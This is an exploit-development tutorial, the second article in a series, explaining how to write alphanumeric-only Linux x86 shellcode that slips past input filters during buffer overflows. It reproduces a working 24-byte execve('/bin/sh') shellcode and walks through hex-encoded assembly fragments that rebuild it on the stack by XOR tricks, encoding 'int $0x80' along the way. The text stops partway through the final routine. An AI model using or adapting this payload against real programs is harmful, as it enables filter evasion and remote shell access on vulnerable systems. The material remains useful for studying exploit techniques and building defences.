Writing Self-Modifying Code and Utilizing Advanced Assembly techniques

Article 2: Advanced Filters, Creating Alpha-Numeric shellcode

By: XORt aka Russell Sanford

(Russell @ Dallas_2600)

INTRO

INTRO

Here we are again. I could not end this "project" having just said what I had covered in the first article. I felt it necessary to move onto this next and more advanced topic. In this article I'm going to show you how to conquer a rather tedious - and ALMOST impossible task: creating shellcode completely comprised of alphanumeric characters. "Why on earth would we want to do this?" you may be asking yourself right about now. The answer is simple. There are several filtering schemes out there being employed by programs that ONLY allow alphanumeric characters to be passed into their buffers. Many programmers/hackers will tell you these are impossible to exploit. In a great deal of ways they are right, but for the most part they are wrong. Creating alphanumeric shellcode is time-consuming, annoying, and tiring. Most people simply give up due to the complexity of its creation and just assume it to be an impossible task. This is why there is little other documentation like this available to you out there on the net. But, we will go onto cover this topic in thorough detail. By the end of this article you will not only be able to create your own code with little effort. But you will know exactly what obstacles your code will be facing and how to overcome them when possible. There is one last note I should add before beginning this article. Due to the complexity of this type of attack and the ratio of shellcode/original-shellcode, this type of attack will almost never work against a Windows host. The code covered in this article is intended only for a Linux box running under an IA32 Intel processor.

Ok, so lets get started.

[1] *What Information We Need To Know Before beginning*

What We Will Need To Know Before Beginning

Before we begin there is certain information we need to know before starting this great task. The most obvious is exactly what instructions can we use? To answer this question, I've prepared a list of instructions that fall within the alpha-numerical character range for us to use as a visual guide. Here it is...

A	0x41	Inc %ecx	a	0x61	Popa
B	0x42	inc %edx	b	0x62	bound
C	0x43	inc %ebx	c	0x63	arpl
D	0x44	inc %esp	d	0x64	FS segment override
E	0x45	inc %ebp	e	0x65	GS segment override
F	0x46	inc %esi	f	0x66	16bit operand size
G	0x47	inc %edi	g	0x67	16bit address size
H	0x48	dec %eax	h	0x68	push $0x???????? (Dword)
I	0x49	dec %ecx	i	0x69	imul reg/mem with immdiate to reg/mem
J	0x4A	dec %edx	j	0x6A	push $0x?? (Byte)
K	0x4B	dec %ebx	k	0x6B	imul immediate with reg into reg
L	0x4C	dec %esp	l	0x6C	insb (%dx), %es:(%edi)
M	0x4D	dec %ebp	m	0x6D	insl (%dx), %es:(%edi)
N	0x4E	dec %esi	n	0x6E	outsb %dx:(%esi), (%dx)
O	0x4F	dec %edi	o	0x6F	outsl %ds:(%esi), (%dx)
P	0x50	push %eax	p	0x70	jo $0x??
Q	0x51	push %ecx	q	0x71	jno $0x??
R	0x52	push %edx	r	0x72	jb $0x??
S	0x53	push %ebx	s	0x73	jae $0x??
T	0x54	push %esp	t	0x74	je $0x??
U	0x55	push %ebp	u	0x75	jne $0x??
V	0x56	push %esi	v	0x76	jbe $0x??
W	0x57	push %edi	w	0x77	ja $0x??
X	0x58	pop %eax	x	0x78	js $0x??
Y	0x59	pop %ecx	y	0x79	jns $0x??
Z	0x5a	pop %edx	z	0x7A	jp $0x??

0	0x30	xor	5	0x35	xor $0x????????, %eax
1	0x31	xor	6	0x36	SS segment override
2	0x32	xor	7	0x37	aaa
3	0x33	xor	8	0x38	cmp
4	0x34	xor $0x??, %al	9	0x39	cmp

Not much at all is it? I'm sure most of you are beginning to see right now why you've probably never seen a document like this before, huh? Hehe. Fear not, we do have a plan!

[2] *The Plan*

The Plan...

When first contemplating this project I too almost gave up. There are really only two instructions within our range of usable characters that will allow us to accomplish our goal. These instructions are the signed multiplication (IMUL) instruction that begins with the encoding 0x6b and the XOR instruction prefix that will allow us to XOR a value against the value contained in a register. These single instructions allows us to do what none of our others will – They allows us to generate characters that we need to reconstruct our shellcode from characters we can use. It's pretty tricky though, so instead of attempting to explain how exactly we will accomplish our goal I'll just show you and let you in on what's going on as it happens.

Ok, so that's how we will reconstruct characters to be used. We still have more problems though. Our second problem is that we can't just generate exactly what we need. A lot if not most of the time we will only be able to generate half of what we need. In order to make this information useful we will have to do a lot of strange pushing, popping, incrementing, and decrementing to rearrange our data in order to render it useful. It's tedious and difficult to understand at times, but do-able.

Then there's the problem of where are we going to stick this code without being able to capture the EIP? That's a tough one. What we are going to do is reconstruct our code backward from the end of the stack. This way we will will eventually just crash on into it as the EIP moves forward through our code. Figure 1a and 1b illustrate the process in which our shellcode is going to undertake. Figure 1a shows what our shellcode will originally be when first submitted to the buffer, whereas figure 1b illustrates the layout of our stack-area after the shellcode has reconfigured itself.




figure 1a: shellcode before execution




figure 1b: shellcode after execution

As you can see, once our reconstruction phase has been completed, all we have to do is allow the EIP to gracefully flow right across our NOP padding and right on into our shellcode. The last question you may be wondering is if we can't use NOP's what do we do to fill in the gaps of our code? There is a simple answer to that question. When sending our code into the buffer we fill every unused byte we have with one of our many harmless one-byte instructions (for example 0x41 - INC %ECX) which will allow the path of execution to travel smoothly on down to where our code has been created. This in fact is one of the key aspects to why this code works, when the shellcode is recreated, it is actually being recreated over our NOP-style padding. Also, if need be, we can also use one of our conditional jumping instructions to jump as far as 122 bytes forward.

Now, for this project we need to choose the best possible shellcode to recreate on the stack. Something either as small as possible or with a great amount of characters in it within our allowable character range. For this document, I have opted to go with the first choice. The code we will be using is a 24 byte execl() shellcode written by some of my favorite coders at the Last Stage of Delirium Research Group (with whom I hold much respect). Here's what it looks like...

```
/*   24 bytes execl("/bin/sh", "/bin/sh", 0); by LSD-pl  */
"\x31\xc0"              /* xorl    %eax,%eax               */
"\x50"                  /* pushl   %eax                    */
"\x68//sh"              /* pushl   $0x68732f2f             */
"\x68/bin"              /* pushl   $0x6e69622f             */
"\x89\xe3"              /* movl    %esp,%ebx               */
"\x50"                  /* pushl   %eax                    */
"\x53"                  /* pushl   %ebx                    */
"\x89\xe1"              /* movl    %esp,%ecx               */
"\x99"                  /* cdql                            */
"\xb0\x0b"              /* movb    $0x0b,%al               */
"\xcd\x80";             /* int     $0x80                   */
```

So. That's how will do it then. It isn't going to be easy or pretty. Hell, this code alone is a whole hack in itself. Well, we have our plan so let's lay down a rudimentary blueprint of what our code is going to look like so we can figure out how we want it to work...

[3] *The Blueprint*

The Blueprint...

Ok, as I said earlier, there are two instructions that makes this all possible...

1) The IMUL Method

The first method I would like to talk about is the one we will actually be covering later on in this article, the IMUL instruction. Here's the basic context we can use this instruction in in:

IMUL A, B(**C**), D

A) One byte integer to multiply against the value stored at B(C)
B) How many bytes we want to look past the base address stored at C for our second value to multiply against.
C) Base for the location in memory of the second integer
D) What register we want to store our result in

Here's an example:

Imul $0x30, 0x34(%edx), %ebx

Which is encoded as:

0x6b 0x5a 0x41 0x30

Here's whats happening… The value 0x30 is multiplied by the long word located at 0x34(%edx) in memory and the result is stored in the last operand, %ebx. With that being said, there is still one thing that makes this a pain in the neck. The memory operand we are working with has to be at an offset of atleast 48 bytes from the register base. This is inconvenient but still all right though; we have an easy way to overcome this. What we can do is set aside a bit of space at the end of our original alphanumeric shellcode to hold these values. But if we went this route we would have to access these values from a distance. And as you might have guessed, we would have to address them from atleast 48 bytes back. This unfortunately makes for a waste of valuable stackspace so we will, as I said earlier, not be using this instruction at first

until we reach the later portion of this article. In case you're still confused a bit about how this works exactly, here's a little diagram that shows you how we will be able to use this instruction to reconstruct data.

figure 2a: Creating a value with IMUL
IMUL $0x30, 0x34(%edx), %ebx





figure 2b: Using the results from an IMUL instruction to recreate code on the stack



In figure 2a, we multiply the value stored 0x34 bytes from the address stored in EDX by 0x30 and store our result in EBX. Then in the next step (figure 2b) we push the value we have created onto the stack. This is how we will be constructing our shellcode in the later section of this article. This method is fairly easy. All what we have to do is multiply the correct values to obtain the data we need which we will then pop onto the stack. Simple enough concept isn't it? Har, har, har. Maybe you will change your mind once we get started.

2) The XOR Method

The second helpful instruction we have at our disposal is the XOR instruction. More specifically, we are able to XOR a value against a value contained in a register. In our instruction set we will be using we have 2 XOR operations. One deals with XORing a byte against AL the other XORs a Dword into EAX.

XOR A, B

A) either a Dword or Byte immediate value
B) either EAX or AL

Here are some examples of the types of XORing we are allowed to conduct…

XORL $0x41414141, %eax

which is encoded as:

0x35 0x41 0x41 0x41 0x41

and

XORB $0x41, %al

Which is encoded as:

0x34 0x41

This is the most efficient of the two instructions because it allows us to create values within registers without having to store offset values 0x30+ characters ahead of every different instance we wish to call this instruction (like we have to with IMUL)

Together, IMUL and XOR, will serve as our tools for reconstructing bytes that do not fall anywhere near our alpha-numeric character range, which will in the end aid us in the creation of alpha-numeric shellcode.

[4] *Code #1: Alpha-Numeric Shellcode with XOR*

Alpha-Numeric Shellcode With XOR…

It's time to start the coffee and break open a pack of cigarettes because here we go. Since we will be reconstructing data on the stack, we will want to obviously want to meet certain criteria with the code we wish to recreate. First, we will want to make sure the code we are recreating is comprised of as little characters that DO NOT fall in the alphanumeric character range as possible. Second, since we will have to generate long and sometimes extravagant routines to accomplish the same things that our original shellcode accomplishes, it is important for us to be as crafty and efficient in our code writing as possible. Some of my programming gets a little dirty as I break it down, but the simple fact is this: it accomplishes more with less - and that's one of our main goals here. I'm going to walk you through the complete evolution of our shellcode. We with start out with LSD's crafty code and end up with a completely different monster of our own creation.

First, let's take another look at our original code by LSD Research Group and try to figure out what exactly it is doing...

```
/*   24 bytes execl("/bin/sh", "/bin/sh", 0); by LSD-pl  */
"\x31\xc0"              /* xorl    %eax,%eax               */
"\x50"                  /* pushl   %eax                    */
"\x68//sh"              /* pushl   $0x68732f2f             */
"\x68/bin"              /* pushl   $0x6e69622f             */
"\x89\xe3"              /* movl    %esp,%ebx               */
"\x50"                  /* pushl   %eax                    */
"\x53"                  /* pushl   %ebx                    */
"\x89\xe1"              /* movl    %esp,%ecx               */
"\x99"                  /* cdql                            */
"\xb0\x0b"              /* movb    $0x0b,%al               */
"\xcd\x80";             /* int     $0x80                   */
```

Ok, if we carefully examine this shellcode, we can see that its undertaking

the following steps as it executes:

1) **Sets EAX to $0x00000000 and pushes value onto stack**

2) **Pushes the string "/bin//sh" onto the stack**

3) **Moves the address that the string "/bin//sh" begins at into EBX**

4) **Pushes a the value $0x00000000 onto the stack**

5) **Pushes the value of EBX (the beginning of the string) onto the stack**

6) **Moves the location of the stack pointer (which points to $0x00000000) into ECX**

7) **Uses the CDQL instruction to set EDX to $0x00000000**

8) **Sets EAX to $0x0000000b**

9) **calls the interrupt $0x80 to execute the shell**

This is pretty simple and self-explanitory, but it helps to know exactly whats going on. Lets tackle the first task the code accomplishes in step one, setting EAX to 0x00000000. We can accomplish this simply by pushing an alphanumeric value onto the stack, popping it off into a register, and then XORing it against its same alpha numeric value. Then Last, we push this null value onto the stack. Here is what it will look like:

```
"\x68XORt"              /* pushl 0x74524f58, %eax   */
"\x58"                  /* pop %eax                 */
"\x35XORt"              /* xorl 0x74524f58, %eax    */
"\x50"                  /* pushl %eax               */
```

But wait; let's take another look at our instruction set. There is a much more efficient way to accomplish this that will save us precious bytes. Look at the mini-opcode layout I created for this article again. We have access to two instructions that only deal with single byte values that will also accomplish the exact same thing we have done above. The first is a special push instruction (0x6a 0x??) that will take a one byte value and push it into the

stack as a DWord. The second important instruction I want you to see is the dedicated XOR instruction (0x34 0x??) that allows you to XOR any one-byte value into the AL register. Basically what we are going to do is use the same method we were going to use above - but more efficiently. Here's how we will do it:


```
"\x6a\x30"          /* pushb $0x30              */
"\x58"              /* pop %eax                 */
"\x34\x30"          /* xorb $0x30, %al          */
"\x50"              /* push %eax                */
```

There is a big difference there. The first routine we came up with was 12 bytes while our second was a mere five. Seven bytes difference on accomplishing one goal in your shellcode is a hell of a gain, especially when you're working within the confines that we are currently dealing with. Moving on...

Ok, since we just created 0x0, lets go ahead and knock out step 7 and stick it in EDX why we are at it. This will allow us to manipulate EAX and have a backup of 0x0 to stick back in it when were done.


```
"\x50"              /* push %eax                */
"\x5a"              /* pop %edx                 */
```

Pretty easy so far. Hmmm, This next part looks like loads of fun. We need to recreate the value "/bin/sh" on the stack. The fun part is that we can not use hex char 0x2f or "/" so we have to be creative. Luckily, 0x2f is only one number lower than 0x30 or "0" - which is an allowed value! Let's try something interesting though. So far, we null the stack looks like this:




Ok, I believe we can save ourselves some trouble here.


First, we will push the value 0x68733061 (or "a0sh") onto the stack. The stack now looks like this:



Then we will increment the stack point by one so that the last byte of our instruction will now the null (0x00) character. By doing this we have set 0x30 to be the lowest order byte in the next value POPed of the stack. All we have to do now is pop a value off (we will use the ECX register for because the other register because it is the least used register in this code and therefor modifying it temporarily wont cause to many problems), decrement it by one (to create 0x2f "/"), and push it back onto the stack. By using this method, we conveniently return the stack pointer to exactly where we need to resume recreating the rest of the string "/bin/sh". Here is what the stack looks like now:



Hmm, what now? Ok, we still have to recreate the bytes "/bin" before our "/sh". The most efficient way of doing this would be to XOR the value "0bin" into EAX and proceed in a similar fashion as we did to create "/sh". So what we will do is: XOR the value "0bin" into EAX, decrement it, and push "/bin" on the stack. This should create our string perfectly. The last thing we should do is set EAX back to 0x0 because we will need this value to be set latter on in our code before we call execl(). Here's what our stack looks like now:



And here’s the code the code for this routine:

```
"\x68a0sh"          /* pushl "a0sh"          */
"\x44"              /* inc %esp              */
"\x59"              /* popl %ecx             */
"\x49"              /* dec %ecx              */
"\x51"              /* pushl %ecx            */
"\x350bin"          /* xorl "\x30bin", %eax  */
"\x48"              /* dec %eax              */
"\x50"              /* pushl %eax            */
```

Now, we have successfully accomplished step two, so lets move on. Step three says we now have to move the memory address of where our string is located in memory into the EBX register. Unfortunately there is no POP EBX instruction - nor any move instruction we can use to copy the value of ESP into EBX. Well, There’s another trickier way to get this done - Our good friend POPAD. What we will do is emulate the PUSHA instruction by pushing all of the general purpose registers onto stack. The PUSHA instruction pushes the reg's on the stack in the following order: EAX, ECX, EDX, EBX, ESP, EBP, ESI, and EDI. In our code, all we will do is push ESP onto the at the point we are supposed to be storing EBX. This in effect will move the address of "/bin/sh" into EBX once we execute POPAD. In order to place the memory address of where our string is in memory into EBX, we first have to move it into another general purpose register (EAX because we don’t will be resetting it to 0x0 again later on) so that we can push it up into where EBX would normally be stored. The reason we can't just push ESP in the place of where EBX would normally go is because by that point we have already pushed three DWords (from the first three PUSH [REG] instructions) onto the stack. So, what we will do is just push our value into EAX then push EAX up into EBX's slot-place.


But lets not rush into this quite yet...

In the previous section of code we demolished EAX and completely negated what we accomplished in step one. This would be an ideal time to rethink ourselves and reconstruct our code to execute in a more efficient manor. This is cool, with no extra bytes; we are correcting our mistake. Instead of pushing EAX, we will just push EDX (which still holds the value of 0x0) in its place.

Lets look at what we are doing…

figure 3a: The PUSHA instruction

figure 3b: Our simulated PUSHA instruction



Har. Har. Har. Here's the code for our PUSHAD-POPAD simmulation:

```
"\x54"                  /* pushl %esp           */
"\x58"                  /* pop %eax             */
"\x52"                  /* pushl %edx           */
"\x51"                  /* pushl %ecx           */
"\x52"                  /* pushl %edx           */
"\x50"                  /* pushl %eax           */
"\x54"                  /* pushl %esp           */
"\x55"                  /* pushl %ebp           */
"\x56"                  /* pushl %esi           */
"\x57"                  /* pushl %edi           */
"\x61"                  /* popad                */
```

Ok, lets look at our next few steps to accomplish:

4) Pushes a the value $0x00000000 onto the stack

5) Pushes the value of EBX (the beginning of the string) onto the stack

6) Moves the location of the stack pointer (which points to $0x00000000) into ECX

This is pretty self-explanatory so I'll just give you the code here...


```
"\x50"                  /* pushl %eax        [4]*/
"\x53"                  /* pushl %ebx        [5]*/
"\x54"                  /* pushl %esp        [6]*/
"\x59"                  /* pop %ecx             */
```

Ok, the last step we have to call before calling int $0x80 is step eight, Setting EAX to $0x0000000b. We can accomplish this with one simple 2 simple XORB instructions. The first sets AL to 0x4a, the second XORB xors AL against 0x41 therefor negating the '4' away from the higher order bytes and setting the first of AL to 1, in turn, leaves us with 0xb.

```
"\x34\x4a"              /* xorb $0x4a, %al          */
"\x34\x41"              /* xorb $0x41, %al          */
```

Here's where it may get a little difficult to understand.. We can't just code a call to INT $0x80 into our code here because it's op-encoding uses 2 different characters that we are trying to avoid using (0xcd & 0x80). So, we will have to come up with a rather elaborate plan. This is where the idea of recreating the code backwards on the stack (which I discussed earlier in the doc) comes into play. We will use some creative XORing to create 0xcd80 and push it onto the stack. Then we will push all of the code that we have created so far onto the stack - BACKWORDS. This method will in the end look like the following on the stack:


figure 4: a view of the stack



You may be wondering where the "/bin/sh" is going to end up in this madness. What will happen is that our EIP will continue executing instructions once it finishes recreating the shellcode on the stack. ESP will

remain at the very beginning of the stack through all of this. Then once the EIP runs through the gap of NOP-space between the two, ESP will actually be *BEHIND* our EIP. This, in effect, means that "/bin/sh" will be recreated behind us. This could possibly overwrite all of the NOP space and reconstruction code depending on how big the buffer you are overflowing is. But don't worry, once EIP passes ESP we no longer need any of the previous data; its done its job of creating the shellcode which we will proceed to execute, everything else is trash as far as we are concerned. Here's what the stack may look like once you begin executing the recreated shellcode:

figure 5: The stack overwrites our Reconstruction code as it utilizes unused space for storage



Pretty dirty, but it works, not to mention it's relatively small and efficiently uses stackspace. Ok, so lets pick up where we left off. The first value we will need to push onto the stack is 0x80cd (int $0x80).

The sole problem of creating the bytes $0xcd and 0x80 is that both of these bytes have the highest order bit set within them. Our available range of characters unfortunately do NOT. So in order to recreate these bytes we are going to find or create a value from an existing value somewhere else. This will allow us to borrow the higher order bits off something else. The easiest (and best) way to do this is to xor a register's value into itself thereby setting it to 0x0 and then subtract one from it. This process will result in the creation of the number $0xffffffff (which is negative one in two's compliment conversion law - add +1 and flip the bits). From here, we use the values we can use to reconstruct the string 0xcd80. When getting tricky with your XORing, it’s always best to create a bitmap of all of your 1's and 0's. This will help you decide what XOR operations have to take place in order for you to end up with the value(s) you need. So, we will start out by doing so... (Be sure to write down the bytes backwards because that’s how DWords are stored in memory. Ex: $x44332211 is stored as $0x11223344 in memory)

First we have the number we will begin with ($0xffffffff)

11111111 11111111 11111111 11111111

Then we have the number we want to end up with ($0x????80cd)

11001101 10000000 ???????? ????????

Now, keeping in mind XOR-logic (1&1=0, 0&0=0, 1&0=1) we can see that we can turn $0xff into $0xcd by XORing $0xff against $0x32. But, unfortunately, the only value to turn $0xff into $0x80 is by XORing $0xff against 0x7f, which is not an option. This means two things. First, that we will have to use at least 2 separate XOR operations. Two, that since we have to use two, we cant just xor $0xff+$0x32 to get $0xcd. The reason for this is because, if we did this in the second XOR operation, we would have to xor that byte against $0x0 in order to preserve it. And since $0x0 is both not a usable character in our shellcode range and more importantly not a character to be used in ANY SHELLCODE (because it's the universal string terminator) we will not be allowed to do this. Instead, we will first XOR values against $0xff and $0xff against something that will result in something that we can XOR other values against in order to finally arrive at our goal. This is not something that is to incredibly easy to understand (nor explain) so I'll try to walk you through it.

11111111 11111111 - ***Begin***

01000001 00110000 – ***XOR #1***

10111110 11001111 – ***Result of XOR #1***

01110011 01001111 – ***XOR #2***

11001101 10000000 - ***Result of XOR #2 ($0xcd & $0x80)***

Ok, what we did here was first XOR $0xff against $0x41. This left us with a value that we could XOR $0x73 against in order to obtain $0xcd. In the second byte, we XORed $0xff against $0x30. This left us with a value we could easily XOR against 0x4f to obtain $0x80. The result of these operations leaving us with $0x80cd. (The trick to multiple XOR instructions like this is to set up the the results of your last operation to give you an ideal value for your next operation. It takes a little practice.)

You may have noticed that the values of the higher two bytes of EAX are not really important to us in this code. Honestly, we really don't need them at all. So, why don't we take advantage of the 16bit-operand special instruction ($0x66). For those of you who don't know, basically, this is an instruction you can use to make in instruction deal with only a 16bit register value instead of a 32bit one. In this instance it means we will be handling AX instead of EAX. This will in turn, save us 1 byte of our last two xor instructions. Here's what the code will look like.

```
"\x6a\x30"              /* pushb $0x30              */
"\x58"                  /* pop %eax                 */
"\x34\x30"              /* xorb $0x30, %al          */
"\x48"                  /* dec %eax                 */
"\x66\x35\x41\x30"      /* xorl $0x3041, %ax        */
